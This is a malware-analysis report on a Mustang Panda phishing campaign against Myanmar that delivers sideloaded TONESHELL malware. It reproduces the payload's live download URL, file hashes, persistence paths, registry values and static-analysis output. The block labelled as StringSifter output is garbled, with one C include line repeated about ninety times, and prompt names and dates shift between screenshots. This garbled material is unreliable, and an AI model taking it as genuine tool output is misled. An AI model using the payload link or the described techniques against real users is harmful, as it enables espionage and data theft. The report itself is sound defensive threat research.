

Red Shadows over Yangon: Analyzing TONESHELL Malware from Mustang Panda's Campaign Against Myanmar

By Pyae Heinn Kyaw

Published: 2025-09-07 · Archived: 2026-05-22 02:00:55 UTC

Analysts: [Pyae Heinn Kyaw](#), [Kaung Zaw \(Maris\)](#)

Date: 07 Sept 2025

Executive Summary

This report details a targeted malware campaign attributed to Mustang Panda, a Chinese APT group, leveraging a supposed compromised Myanmar embassy email to deliver malware against Myanmar's entities. The campaign begins with a phishing email containing a seemingly benign PDF attachment. While the PDF itself is not malicious, it contains an embedded URL that leads to the download of a compressed archive (`Call Notes.zip`). Inside the archive are two files: `Call Notes.exe` and `SolidPDFCreator.dll` .

The `Call Notes.exe` binary employs multiple whitespace characters in its filename to obscure the `.exe` extension and is assigned a PDF icon, effectively masquerading as a legitimate document. Once executed, the malware sideloads `SolidPDFCreator.dll` , establishes persistence via registry Run keys and executes additional payloads.

Subsequent activity includes system reconnaissance, collection of user data and exfiltration via SFTP to a remote server. The malware also exhibits defense evasion behaviors.

Evidence strongly suggests that Mustang Panda's operations in this campaign align with broader Chinese state interests.

Threat Landscape & Attribution

Mustang Panda (aka Bronze President, TA416) is a well-documented Chinese APT group known for targeting Southeast Asian governments, NGOs, and dissident groups. This campaign leverages Mustang Panda's classic TTPs: DLL sideloading, use of cloud storage for staging, and data exfiltration using built-in tools. The use of a legitimate Myanmar embassy mailbox for phishing significantly increases the credibility of the attack, raising the possibility of strategic alignment with Myanmar's government interests.




Picture 1: Attack Chain

The intrusion chain begins with a phishing email containing a seemingly benign PDF attachment. While the document itself is not malicious, it includes an embedded URL that hosts the malware payload. When the recipient clicks the link, a compressed archive (`Call Notes.zip`) is downloaded. Inside the archive are two components: `Call Notes.exe` and `SolidPDFCreator.dll` .

The executable (`Call Notes.exe`) employs multiple whitespace characters in its filename to obscure the `.exe` extension and is assigned a PDF icon, effectively masquerading as a legitimate document to evade user suspicion.

Name	Date modified	Type	Size
 Call Notes .exe	3/06/2014 1:55 PM	Application	1,538 KB
 SolidPDFCreator.dll	2/09/2025 11:19 AM	Application extension	126 KB

Picture 2: Executable Masquerading as Legitimate Document By Adding Whitespaces



Picture 3: Executable with PDF Icon

Email Attachment Analysis

Examination of the attachment with `peepdf` identified the presence of a suspicious embedded URL.

```

remux@grenoux:~/Desktop/analysis05Sep2025$ peepdf 'Call Note.pdf'
Warning: PyV8 is not installed!!

File: Call Note.pdf
MD5: 8b45b11b89ea22840e982d6f15ae978a
SHA1: 29dc164e4953191c4c1df70de9d0a08d37abdca7
SHA256: 69cb87b2d8ee50f46dae791b5a0c5735a7554cc3c21bb1d989baa0f38c45085c
Size: 107820 bytes
Version: 1.7
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 28
Streams: 9
URIs: 1
Comments: 0
Errors: 0

Version 0:
  Catalog: 1
  Info: 3
  Objects (28): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28]
  Streams (9): [25, 24, 7, 9, 12, 15, 18, 20, 23]
    Encoded (9): [25, 24, 7, 9, 12, 15, 18, 20, 23]
    Decoding errors (1): [24]
  Objects with URIs (1): [27]
  Suspicious elements:
    /Names (2): [1, 4]

```

Picture 4: PDF Analysis with PEEPDF

The embedded link automatically downloads a ZIP archive containing two components: an executable file (`.exe`) and a dynamic-link library (`.dll`).

```

omenux@omenux: ~/Desktop/analysis05Sep2023$ pdf-parser.py -o 27 -f 'Call Note.pdf'
obj 27 0
Type: /Action
Referencing:

<<
  /ISMap false
  /S /URI
  /Type /Action
  /URI (https://app.box.com/index.php?rm=box_download_shared_file&shared_name=uqhlltiwxm500hjwa3uj9hs2ooa2dsc6file_id=f_1972722470327)
>>

[[{'l': '/', 't': '2', 'c': '<', 'v': '/ISMap', 'f': 'false'}, {'l': '/', 't': '2', 's': '/', 'f': ''}, {'l': '/', 't': '2', 'uri': '1', 'v': 'https://app.box.com/index.php?rm=box_download_shared_file&shared_name=uqhlltiwxm500hjwa3uj9hs2ooa2dsc6file_id=f_1972722470327'}, {'l': '/', 't': '2', 's': '/', 'f': ''}, {'l': '/', 't': '2', 'uri': '1', 'v': 'https://app.box.com/index.php?rm=box_download_shared_file&shared_name=uqhlltiwxm500hjwa3uj9hs2ooa2dsc6file_id=f_1972722470327'}, {'l': '/', 't': '2', 's': '>', 'f': ''}, {'l': '/', 't': '1', 'r': ''}]]
```

Picture 5: PDF Analysis with PDF-PARSER

```
remnux@remnux:~/Desktop/analysis05Sep2025$ exiftool 'Call Note.pdf'
ExifTool Version Number      : 12.42
File Name                    : Call Note.pdf
Directory                    : .
File Size                    : 108 kB
File Modification Date/Time   : 2025:09:05 08:59:38-04:00
File Access Date/Time        : 2025:09:04 22:55:53-04:00
File Inode Change Date/Time   : 2025:09:04 22:55:44-04:00
File Permissions              : -rw-rw-r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.7
Linearized                   : No
Page Count                   : 1
Author                       : User
Comments                     :
Company                      :
Create Date                  : 2033:07:10 16:50:15+23:50
Creator                      : WPS 文字
Modify Date                  : 2033:07:10 16:50:15+23:50
Producer                     :
Source Modified              : D:20330710165015+23'50'
Subject                      :
Title                        :
Trapped                      : False
```

Picture 6: Metadata of PDF File

Files Overview

Call Notes


Size: 1,574,184 bytes

Signature: Solid Documents (Expired on 23 Nov 2014)

Type: PE32

Compiler: Microsoft Visual C/C++

SHA256: FCF4EFA82D477C924D42CC6B71AA672AB2381CA256769925AE34DABE2E77E025



Picture 7: Detect it Easy (Call Notes.exe)


SolidPDFCreator.dll

Size: 128,512 bytes

Type: PE32 (DLL)

Compiler: Microsoft Visual C/C++

SHA256: 564A03763879AAED4DA8A8C1D6067F4112D8E13BB46C2F80E0FCB9FFDD40384C




Picture 8: Detect it Easy (SolidPDFCreator.dll)

Static Analysis

EXE (Call Notes.exe) Findings

- **Masquerading Technique:** The filename is padded with whitespace before the .exe extension, and the file uses a PDF icon to trick users into mistaking it for a harmless document—serving as a social engineering vector.
- **Type:** PE32 GUI executable, statically linked with MFC libraries.
- **Imports:**
 - SolidPDFCreator.dll (6 functions)
 - Standard system APIs (KERNEL32.dll , USER32.dll , ADVAPI32.dll , etc.)
- **Debug Info:** Contains a PDB path referencing SolidPDFCreator .
- **Strings:** No notable strings identified.
- **Threat Intelligence:** Google has attributed this malware campaign to Mustang Panda.



Picture 9: CFF Explorer (Import Directory of Call Notes.exe)

Windows PowerShell

```
FLARE-VM 09/05/2025 16:02:19
PS C:\Tools\capa > .\capa.exe 'C:\Users\heinn\Desktop\Call Notes.exe'
```

md5	c04c947efdfdd9ce24617903b6746a83
sha1	43d646eda4166261eb1433c7599bf5cc9129a4f1
sha256	fcf4efa82d477c924d42cc6b71aa672ab2381ca256769925ae34dabe2e77e025
analysis	static
os	windows
format	pe
arch	i386
path	C:/Users/heinn/Desktop/Call Notes.exe

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Modify Registry [T1112]
DISCOVERY	File and Directory Discovery [T1083]
	Query Registry [T1012]
	System Location Discovery [T1614]
	System Location Discovery::System Language Discovery [T1614.001]
EXECUTION	Shared Modules [T1129]

MBC Objective	MBC Behavior
DISCOVERY	Analysis Tool Discovery::Process detection [B0013.001]
	Application Window Discovery [E1010]
FILE SYSTEM	File and Directory Discovery [E1083]
	Delete File [C0047]
	Read File [C0051]
OPERATING SYSTEM	Registry::Delete Registry Key [C0036.002]
	Registry::Delete Registry Value [C0036.007]
	Registry::Query Registry Value [C0036.006]
	Registry::Set Registry Key [C0036.001]
PROCESS	Allocate Thread Local Storage [C0040]
	Terminate Process [C0018]

Capability	Namespace
reference analysis tools strings	anti-analysis
get geographical location	collection
contains PDB path	executable/pe/pdb
extract resource via kernel32 functions (7 matches)	executable/resource
get common file path	host-interaction/file-system
delete file	host-interaction/file-system/delete
read .ini file	host-interaction/file-system/read
set application hook (4 matches)	host-interaction/gui
get graphical window text (6 matches)	host-interaction/gui/window/get-text
terminate process	host-interaction/process/terminate
query or enumerate registry value (3 matches)	host-interaction/registry
set registry value (2 matches)	host-interaction/registry/create
delete registry key (2 matches)	host-interaction/registry/delete
delete registry value	host-interaction/registry/delete
allocate thread local storage	host-interaction/thread/tls
link function at runtime on Windows (31 matches)	linking/runtime-linking
link many functions at runtime	linking/runtime-linking
resolve function by parsing PE exports	load-code/pe
identify system language via API	targeting/language

```
FLARE-VM 09/05/2025 16:04:55
PS C:\Tools\capa >
```

Picture 10: CAPA Result (Call Notes.exe)

```

1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4  #include <winsock2.h>
5  #include <windows.h>
6  #include <ole32.h>
7  #include <oleaut32.h>
8  #include <rpc.h>
9  #include <rpcrt.h>
10 #include <sechost.h>
11 #include <shlwapi.h>
12 #include <shlobj.h>
13 #include <shobjidl.h>
14 #include <shobjidl.h>
15 #include <shobjidl.h>
16 #include <shobjidl.h>
17 #include <shobjidl.h>
18 #include <shobjidl.h>
19 #include <shobjidl.h>
20 #include <shobjidl.h>
21 #include <shobjidl.h>
22 #include <shobjidl.h>
23 #include <shobjidl.h>
24 #include <shobjidl.h>
25 #include <shobjidl.h>
26 #include <shobjidl.h>
27 #include <shobjidl.h>
28 #include <shobjidl.h>
29 #include <shobjidl.h>
30 #include <shobjidl.h>
31 #include <shobjidl.h>
32 #include <shobjidl.h>
33 #include <shobjidl.h>
34 #include <shobjidl.h>
35 #include <shobjidl.h>
36 #include <shobjidl.h>
37 #include <shobjidl.h>
38 #include <shobjidl.h>
39 #include <shobjidl.h>
40 #include <shobjidl.h>
41 #include <shobjidl.h>
42 #include <shobjidl.h>
43 #include <shobjidl.h>
44 #include <shobjidl.h>
45 #include <shobjidl.h>
46 #include <shobjidl.h>
47 #include <shobjidl.h>
48 #include <shobjidl.h>
49 #include <shobjidl.h>
50 #include <shobjidl.h>
51 #include <shobjidl.h>
52 #include <shobjidl.h>
53 #include <shobjidl.h>
54 #include <shobjidl.h>
55 #include <shobjidl.h>
56 #include <shobjidl.h>
57 #include <shobjidl.h>
58 #include <shobjidl.h>
59 #include <shobjidl.h>
60 #include <shobjidl.h>
61 #include <shobjidl.h>
62 #include <shobjidl.h>
63 #include <shobjidl.h>
64 #include <shobjidl.h>
65 #include <shobjidl.h>
66 #include <shobjidl.h>
67 #include <shobjidl.h>
68 #include <shobjidl.h>
69 #include <shobjidl.h>
70 #include <shobjidl.h>
71 #include <shobjidl.h>
72 #include <shobjidl.h>
73 #include <shobjidl.h>
74 #include <shobjidl.h>
75 #include <shobjidl.h>
76 #include <shobjidl.h>
77 #include <shobjidl.h>
78 #include <shobjidl.h>
79 #include <shobjidl.h>
80 #include <shobjidl.h>
81 #include <shobjidl.h>
82 #include <shobjidl.h>
83 #include <shobjidl.h>
84 #include <shobjidl.h>
85 #include <shobjidl.h>
86 #include <shobjidl.h>
87 #include <shobjidl.h>
88 #include <shobjidl.h>
89 #include <shobjidl.h>
90 #include <shobjidl.h>
91 #include <shobjidl.h>
92 #include <shobjidl.h>
93 #include <shobjidl.h>
94 #include <shobjidl.h>
95 #include <shobjidl.h>
96 #include <shobjidl.h>
97 #include <shobjidl.h>
98 #include <shobjidl.h>
99 #include <shobjidl.h>
100 #include <shobjidl.h>

```

Picture 11: StringSifter Result (Call Notes.exe)

fc4efa82d477c924d42cc6b71aa672ab2381ca256769925ae34dabe2e77e025

Private scanning area, files sent will not be shared or made public. [Read more](#) or [go to upload form](#).

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT COMMUNITY

Contained in Collections (17)

Summary	Activity
TEMPHex Conducts Phishing Operation Leveraging Myanmar Government-Themed Lure Documents Updated 1 year ago by Mandiant Files: 13 URLs: 1 Domains: 2 IPs: 2	
TEMPHex Updated 1 day ago by Mandiant Files: 2.3 K URLs: 655 Domains: 475 IPs: 309	
Mustang Panda deploys a new wave of malware targeting Europe Updated 3 years ago by patrickvgrapi (2022-05-05) https://blog.talosintelligence.com/2022/05/mustang-panda-targets-europe.html Files: 114 URLs: 45 Domains: 4 IPs: 20	
Mustang Panda deploys a new wave of malware targeting Europe Updated 1 year ago by AlienVaultOTX Cisco Talos has identified a new wave of malware being deployed by Mustang Panda, a China-based threat actor that has targeted European countries, ... Files: 114 URLs: 6 Domains: 5 IPs: 28	
MUSTANG PANDA DEPLOYS A NEW WAVE OF MALWARE TARGETING EUROPE Updated 3 years ago by stonyvva Cisco Talos has identified a new wave of malware being deployed by Mustang Panda, a China-based threat actor that has targeted European countries, including R... Files: 114 URLs: 6 Domains: 5 IPs: 28	
China-based Mustang Panda APT Targets Governments, NGOs, and Telecoms Globally - Jan 23, 2023 Cyware Updated 1 year ago by vt_reference_scraper Files: 172 URLs: 81 Domains: 1 IPs: 27	

Picture 12: VirusTotal Result (Call Notes.exe)

DLL (SolidPDFCreator.dll) Findings

- Exports (6):** ParseCommandLine , SupportInfo , AfsSetMainWnd , and several decorated functions (DeleteJob , GetSPApp , etc.).
- Imports:** Standard Windows APIs, including KERNEL32.dll , ADVAPI32.dll , and USER32.dll .
- Strings:** Notable entries include Software\Microsoft\Windows\CurrentVersion\Run and the staging location C:\ProgramData\IDM\logs\ .
 - FLOSS:** Reports some decoded strings along with several unknown strings.
- Code Injection / Self-Modification:** The act of making a memory region both writable and executable is a potential indicator of malicious behavior. Malicious software such as exploit code, self-unpacking malware, or shellcode commonly uses VirtualProtect to alter memory permissions, inject code, and execute it. This is a well-established technique for runtime code injection.
- Keylogging:** API imports and function usage suggest monitoring user input (e.g., GetAsyncKeyState , MapVirtualKeyExW , GetKeyNameTextW), consistent with a keylogging capability. This functionality would enable the malware to capture keystrokes for credential theft or surveillance.

CFF Explorer VIII - [SolidPDFCreator.dll]

File Settings ?

Call Notes SolidPDFCreator.dll

Member Offset Size Value

Characteristics	0001C7E0	Dword	00000000
TimeDateStamp	0001C7E4	Dword	68B64618
MajorVersion	0001C7E8	Word	0000
MinorVersion	0001C7EA	Word	0000
Name	0001C7EC	Dword	0001D644
Base	0001C7F0	Dword	00000001
NumberOfFunctions	0001C7F4	Dword	00000006
NumberOfNames	0001C7F8	Dword	00000006
AddressOfFunctions	0001C7FC	Dword	0001D608
AddressOfNames	0001C800	Dword	0001D620
AddressOfNameOrdinals	0001C804	Dword	0001D638

Ordinal Function RVA Name Ordinal Name RVA Name

(nFunctions)	Dword	Word	Dword	szAnsi
00000001	000014C0	0000	0001D658	?DeleteJob@CSPApp@@@QAEXK@Z
00000002	000014E0	0001	0001D673	?GetSPApp@@@YAAAVCSPApp@@@XZ
00000003	000014D0	0002	0001D68E	?HelpPage@CSPApp@@@QAEXXZ
00000004	000014C0	0003	0001D6A7	?ParseCommandLine@CSPApp@...
00000005	000014D0	0004	0001D6CC	?SupportInfo@CSPApp@@@QAEXXZ
00000006	000014D0	0005	0001D6E8	AfsSetMainWnd

Picture 13: CFF Explorer (Export Directory of SolidPDFCreator.dll)

CFF Explorer VIII - [SolidPDFCreator.dll]

File Settings ?

Call Notes SolidPDFCreator.dll

Module Name Imports OFTs TimeDateStamp ForwarderChain Name RVA FTs (IAT)

szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	79	0001D758	00000000	00000000	0001D9C4	00015010
USER32.dll	1	0001D898	00000000	00000000	0001D9E0	00015150
ADVAPI32.dll	3	0001D748	00000000	00000000	0001DA1C	00015000

Picture 14: CFF Explorer (Import Directory of SolidPDFCreator.dll)

FLARE-VM 09/05/2025 16:05:38	
PS C:\Tools\capa > .\capa.exe 'C:\Users\heinn\Desktop\SolidPDFCreator.dll'	
md5	b0a08242dd5681333663dfff29f92b5e6
sha1	cbb39fd59a2325cf6a7b0ed45d49d37b629c46d
sha256	564a03763879aaed4da8a8c1d6067f4112d8e13bb46c2f80e0fcb9ffdd40384c
analysis	static
os	windows
format	pe
arch	i386
path	C:/Users/heinn/Desktop/SolidPDFCreator.dll

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	File and Directory Permissions Modification [T1222] Obfuscated Files or Information [T1027]
EXECUTION	Obfuscated Files or Information::Indicator Removal from Tools [T1027.005]
PERSISTENCE	Shared Modules [T1129] Boot or Logon Autostart Execution::Registry Run Keys / Startup Folder [T1547.001]

MBC Objective	MBC Behavior
ANTI-STATIC ANALYSIS	Executable Code Obfuscation::Argument Obfuscation [B0032.020]
DATA	Executable Code Obfuscation::Stack Strings [B0032.017]
DEFENSE EVASION	Encode Data::XOR [C0026.002]
DISCOVERY	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
FILE SYSTEM	Analysis Tool Discovery::Process detection [B0013.001] Copy File [C0045] Create Directory [C0046] Set File Attributes [C0050]
MEMORY	Allocate Memory [C0007]
OPERATING SYSTEM	Registry::Set Registry Key [C0036.001]
PERSISTENCE	Registry Run Keys / Startup Folder [F0012]
PROCESS	Terminate Process [C0018]

Capability	Namespace
reference analysis tools strings	anti-analysis
contain obfuscated stackstrings	anti-analysis/obfuscation/string/stackstring
encode data using XOR	data-manipulation/encoding/xor
copy file	host-interaction/file-system/copy
create directory	host-interaction/file-system/create
set file attributes	host-interaction/file-system/meta
terminate process	host-interaction/process/terminate
link function at runtime on Windows (4 matches)	linking/runtime-linking
execute shellcode via CreateThreadpoolWait	load-code/shellcode
persist via Run registry key (2 matches)	persistence/registry/run

Picture 15: CAPA Result (SolidPDFCreator.dll)

```

1 C:\ProgramData\IDM\logs\SolidPDFCreator.dll
2 C:\ProgramData\IDM\logs\MediumInstStart.exe
3 C:\ProgramData\IDM\logs\MediumInstStart.exe
4 C:\ProgramData\IDM\logs\
5 C:\ProgramData\IDM\logs\
6 MediumNetMonIt
7 e-D
8 fr-ca
9 fr-be
10 fr-ch
11 operator ""
12 5#4%phft
13 5vtsi
14 Software\Microsoft\Windows\CurrentVersion\Run
15 SolidPDFCreator.dll
16 SolidPDFCreator.dll
17 VirtualAlloc Error %d
18 mscorlib.dll
19 <requestedPrivileges>
20 0MM.xfts
21 IsProcessorFeaturePresent
22 GetProcAddress
23 ExitProcess
24 SShU
25 CreateEventW
26 IsDebuggerPresent
27 TerminateProcess
28 VirtualAlloc
29 VirtualProtect
30 FindNextFileA
31 RegOpenKeyExW
32 GetModuleFileNameW
33 FreeLibrary
34 GetModuleHandleW
35 LoadLibraryExW
36 GetModuleFileNameA
37 CreateDirectoryW
38 FindFirstFileExA
39 CreateFileW
40 CopyFileW
41 QueryPerformanceCounter
42 WriteFile
43 RegSetValueExA
44 ?ParseCommandLine@CSPApp@@QAEXPB_W@Z
45 api-ms-win-security-systemfunctions-l1-l-0
46 <requestedExecutionLevel level='asInvoker' uiAccess='false' />
47 GetCPInfo
48 fr-CA
49 fr-CH
50 fr-LU
51 GetProcessHeap
52 1G2\2e2n2
53 7,8A8V8e8t8
54 0,1A1V1e1t1
55 ,0A0V0e0t0
56 8,9A9V9e9t9
57 7,8A8V8e8t8
58 6,7A7V7e7t7
59 5,6A6V6e6t6
60 4,5A5V5e5t5
61 3,4A4V4e4t4
62 2,3A3V3e3t3
63 0,1A1V1e1t1
64 ,0A0V0e0t0
65 8,9A9V9e9t9
66 1,2A2V2e2t2
67 6,7A7V7e7t7
68 3,4A4V4e4t4
69 ,0A0V0e0t0
70 1,2A2V2e2t2

```

Picture 16: StringSifter Result (SolidPDFCreator.dll – Persistence)

```

FLOSS DECODED STRINGS (4)

C0VA
tuevtsi*2341!@#4%vxftsVHVfydf90MKL/cvgdfy*$5637
tuevtsi*2341!@#4%vxftsVHVfydf90MKL/cvgdfy
5637

FLARE-VM Fri 05/09/2025 15:23:11.07
C:\Users\heinn\Desktop\Tools\flare-floss-master>

```

Picture 17: FLOSS Decoded Strings

```

.rdata:1001A550 db 1001A550 dq -0.0 ; DATA XREF: __powhlp+1161r
.rdata:1001A558 aCProgramdataId_2 db 'C:\ProgramData\IDM\logs\',0
.rdata:1001A558 ; DATA XREF: sub_10001640:loc_10001654to
.rdata:1001A558 ; sub_10001640+2Bto ...
.rdata:1001A571 align 4
.rdata:1001A574 ; const WCHAR FileName
.rdata:1001A574 FileName: ; DATA XREF: sub_10001140+8Cto
.rdata:1001A574 text "UTF-16LE", 'C:\ProgramData\IDM\logs\',0
.rdata:1001A5A6 align 4
.rdata:1001A5A8 xmmword_1001A5A8 xmmword 720067006F00720050005C003A0043h
.rdata:1001A5A8 ; DATA XREF: sub_10001140+97to
.rdata:1001A5B8 xmmword_1001A5B8 xmmword 49005C0061007400610044006D0061h
.rdata:1001A5B8 ; DATA XREF: sub_10001140+AFto
.rdata:1001A5C8 xmmword_1001A5C8 xmmword 5C00730067006F006C005C004D0044h
.rdata:1001A5C8 ; DATA XREF: sub_10001140+BBto
.rdata:1001A5D8 xmmword_1001A5D8 xmmword 460044005000640069006C006F0053h
.rdata:1001A5D8 ; DATA XREF: sub_10001140+C6to
.rdata:1001A5E8 xmmword_1001A5E8 xmmword 2E0072006F00740061006500720043h
.rdata:1001A5E8 ; DATA XREF: sub_10001140+D1to
.rdata:1001A5F8 qword_1001A5F8 dq 6C006C0064h ; DATA XREF: sub_10001140+DCto
.rdata:1001A600 ; const WCHAR String2
.rdata:1001A600 String2: ; DATA XREF: sub_10001140:loc_100012A1to
.rdata:1001A600 text "UTF-16LE", 'SolidPDFCreator.dll',0
.rdata:1001A628 ; const WCHAR NewFileName
.rdata:1001A628 NewFileName: ; DATA XREF: sub_10001140+186to
.rdata:1001A628 text "UTF-16LE", 'C:\ProgramData\IDM\logs\MediumInstStart.exe',0
.rdata:1001A680 ; const WCHAR SubKey
.rdata:1001A680 SubKey: ; DATA XREF: sub_10001300+1Bto
.rdata:1001A680 text "UTF-16LE", 'Software\Microsoft\Windows\CurrentVersion\Run',0
.rdata:1001A6DC aVirtualAllocEr db 'VirtualAlloc Error %d ',0Ah,0
.rdata:1001A6DC ; DATA XREF: sub_10001390+61to
.rdata:1001A6DC ; sub_10001390+C5to
.rdata:1001A6F4 ; const WCHAR Caption
.rdata:1001A6F4 Caption: ; DATA XREF: sub_10001390+6Fto
.rdata:1001A6F4 ; sub_10001390+D4to
.rdata:1001A6F4 text "UTF-16LE", 'VirtualAlloc Error',0
.rdata:1001A71A align 4
.rdata:1001A71C ; const CHAR ValueName[]
.rdata:1001A71C ValueName db 'MediumNetMonIt',0 ; DATA XREF: sub_10001300+45to
.rdata:1001A728 align 4
.rdata:1001A72C ; const BYTE Data
.rdata:1001A72C Data db 'C:\ProgramData\IDM\logs\MediumInstStart.exe',0
.rdata:1001A72C ; DATA XREF: sub_10001300+2Fto
.rdata:1001A72C ; sub_10001300+3Cto
.rdata:1001A758 ; const WCHAR Name
.rdata:1001A758 Name: ; DATA XREF: GetSPApp(void)+5to
.rdata:1001A758 text "UTF-16LE", 'ghdudfxctysvac',0
.rdata:1001A776 align 4
.rdata:1001A778 ; const char aStringTooLong[]
.rdata:1001A778 aStringTooLong db 'string too long',0 ; DATA XREF: sub_10001640:loc_10001719to
.rdata:1001A778 ; sub_10001730:loc_10001844to
.rdata:1001A788 ; const char aInvalidStringP[]
.rdata:1001A788 aInvalidStringP db 'invalid string position',0

```

Picture 18: IDA Disassembly Result (SolidPDFCreator.dll – Persistence)

```

